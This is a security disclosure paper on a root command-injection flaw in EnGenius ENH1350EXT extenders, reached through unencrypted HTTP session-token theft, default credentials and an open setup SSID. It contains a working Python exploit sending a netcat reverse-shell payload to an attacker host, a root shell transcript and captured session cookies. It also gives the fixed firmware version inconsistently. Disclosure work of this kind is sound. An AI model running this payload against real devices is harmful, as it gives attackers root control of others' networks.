Vulnerability Analysis of EnGenius ENH1350EXT Devices

(FCC-ID A8J-ENH1350EXT)

Edward Warren
contact@actuator.sh

Abstract

This paper describes a critical vulnerability in EnGenius ENH1350EXT devices (before firmware version v3.9.4.1_c1.9.51), which allows a remote attacker to execute arbitrary OS commands with root privileges after performing a Man-in-the-Middle (MITM) attack. The command injection vulnerability is facilitated through unsanitized input in the ping and speedtest diagnostic tools. Additionally, while the system's default use of HTTP for administrative access and a limited Command Line Interface (CLI) via Telnet and SSH are present, their restricted capabilities do not mitigate the risk posed by the command injection vulnerability, which also serves as a privilege escalation vector to root. Cross-Site Request Forgery (CSRF) misconfigurations are noted but are deemed to have minimal impact in this context. This report analyzes the technical details and provides recommendations for patching and securing the device.

Contents

1 Introduction

EnGenius ENH1350EXT devices are widely used as Wi-Fi extenders, repeaters, and access points in both consumer and enterprise environments. These devices offer critical networking features, but like many network devices, they require an administrative interface for setup and configuration. This document presents a vulnerability in these devices that allows an attacker to remotely execute commands with **root** privileges after performing a **MITM** attack. Additionally, the default use of **HTTP** for administrative communication and weak initial setup configuration makes the devices more susceptible to attack. Although Telnet is enabled by default and SSH can be activated, these interfaces provide only a limited Command Line Interface (CLI), which does not prevent the exploitation of the command injection vulnerability that escalates privileges to root.

2 Vulnerability Description

2.1 Attack Vectors

2.1.1 Man-in-the-Middle (MITM) Attack via Unencrypted HTTP

The administrative web interface for the ENH1350EXT devices operates over **unencrypted HTTP** by default. This leaves the system vulnerable to interception, allowing an attacker in a MITM position to capture session tokens (`stok` and `sysauth`) and other credentials. These session tokens are used to authenticate administrative requests, allowing the attacker to send authenticated requests as the legitimate user.

2.1.2 Open SSID During Initial Setup

During initial setup, the device creates an **open** SSID network with no encryption, which could be exploited by an attacker to connect to the network and intercept session data. The device also uses the default credentials `admin/admin`, further increasing the risk of unauthorized access.

2.2 Command Injection Exploit

The most critical flaw in the EnGenius ENH1350EXT firmware is the **command injection** vulnerability. An attacker with valid session tokens can exploit this by injecting malicious commands into the `ping` or speedtest diagnostic fields via shell metacharacters. Since these commands are executed with **root privileges**, this not only allows for arbitrary command execution but also serves as a **privilege escalation** mechanism to gain root access.

Furthermore, although **Telnet** is enabled by default and **SSH** can be enabled, these interfaces offer only a limited CLI that does not provide sufficient protection against the command injection vulnerability.

2.2.1 Exploit Example

The following Python script demonstrates how an attacker can gain root access to the device using a reverse shell payload:



Figure 1: Limited CLI Interface via Telnet/SSH

```python
import requests

# Target URL
url = "http://192.168.1.1/cgi-bin/luci/;stok=8d1314dd96049f7c37f1d2a405c3ea5e/admin/network/diag_ping/1.1.1.1"

# Payload: Inject reverse shell
payload = f"|mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.1.154 4444 > /tmp/f|"

# HTTP headers with captured session tokens
headers = {
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)",
    "Accept": "*/*",
    "Referer": "http://192.168.1.1/cgi-bin/luci/;stok=8d1314dd96049f7c37f1d2a405c3ea5e/admin/network/diagnostics",
    "Cookie": "sysauth=f00734ec0f8414bb6dd7986b9a69a185"
}

# Query parameters
params = {
    "pks": "64",
    "pings": f"4{payload}",
    "_": "0.9837737382166729"
}

# Send the exploit
response = requests.get(url, headers=headers, params=params)

# Print the response
print(f"Response status: {response.status_code}")
print(f"Response text: {response.text}")
```

Listing 1: Python Exploit Script

```
listening on [any] 4444 ...
connect to [192.168.1.154] from (UNKNOWN) [192.168.1.1] 33966
/bin/sh: can't access tty; job control turned off


BusyBox v1.25.1 (2021-12-12 13:56:11 UTC) built-in shell (ash)

/www/cgi-bin # id
uid=0(root) gid=0(root)
/www/cgi-bin #
```

Figure 2: Reverse Shell Example

```
Pretty  Raw  Hex                                                                    \n
1 GET /cgi-bin/luci/;stok=8d1314dd96049f7c37f1d2a405c3ea5e/admin/network/diag_ping/1.1.1.1?pks=64&pings=4|touch+&_=0.9837737382166721
  HTTP/1.1
2 Host: 192.168.1.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36
4 Accept: */*
5 Sec-GPC: 1
6 Referer: http://192.168.1.1/cgi-bin/luci/;stok=8d1314dd96049f7c37f1d2a405c3ea5e/admin/network/diagnostics
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: en-US,en;q=0.9
9 Cookie: sysauth=f00734ec0f8414bb6dd7986b9a69a185; sysauth=; SessionID=; Session=3283136600; XSRF-TOKEN=
  e9bb26919fdfb2dfdbb711dc936d94850b488ef5ef8c517da52c8b1058797e78192cc5c9ac054cb1d9f63c4b47a413257c0f74b6f4d622d4c1f64ea8120b2f2a;
  bhr4HasEnteredAdvanced=true
10 Connection: keep-alive
```

Figure 3: Session Tokens & Cookie Example

3 Mitigations and Security Recommendations

To address this vulnerability, the following mitigations are recommended:

3.1 Command Injection Fix

Administrators should update the firmware to version **v3.9.4.2_c1.9.51** to ensure that inputs for diagnostic tools like **ping** and **speedtest** are properly sanitized, preventing the use of shell metacharacters and the execution of unauthorized commands.

3.2 Enforce HTTPS by Default

Administrators should enable **HTTPS** for web panel access, which is HTTP by default, to secure the communication channel between the administrator and the device. This prevents attackers from easily intercepting session tokens in a MITM attack.

3.3 Disable Open SSID During Setup

The device should not create an **open SSID** during initial setup. Instead, a secure encrypted connection should be used to prevent attackers from accessing the setup process.

3.4 Change Default Credentials

The device should enforce the change of default credentials (`admin/admin`) during the setup process, ensuring that users configure stronger, unique passwords.

3.5 Restrict CLI Access

Enhance the security of Telnet and SSH interfaces by implementing stronger authentication mechanisms and limiting the available commands to reduce the risk of privilege escalation.

4 Conclusion

EnGenius ENH1350EXT devices before **v3.9.4.1_c1.9.51** contain a critical **command injection vulnerability** that allows a remote attacker to execute arbitrary OS commands with root privileges. While the device also lacks proper **CSRF validation**, this aspect has no practical impact given the authentication prerequisites. The vendor was great to work with and fast in resolving these issues after they received my report. Users should upgrade to the latest firmware which has fixed this problem, along with enforcing secure communication (HTTPS) and changing default credentials will significantly improve the security posture of their devices.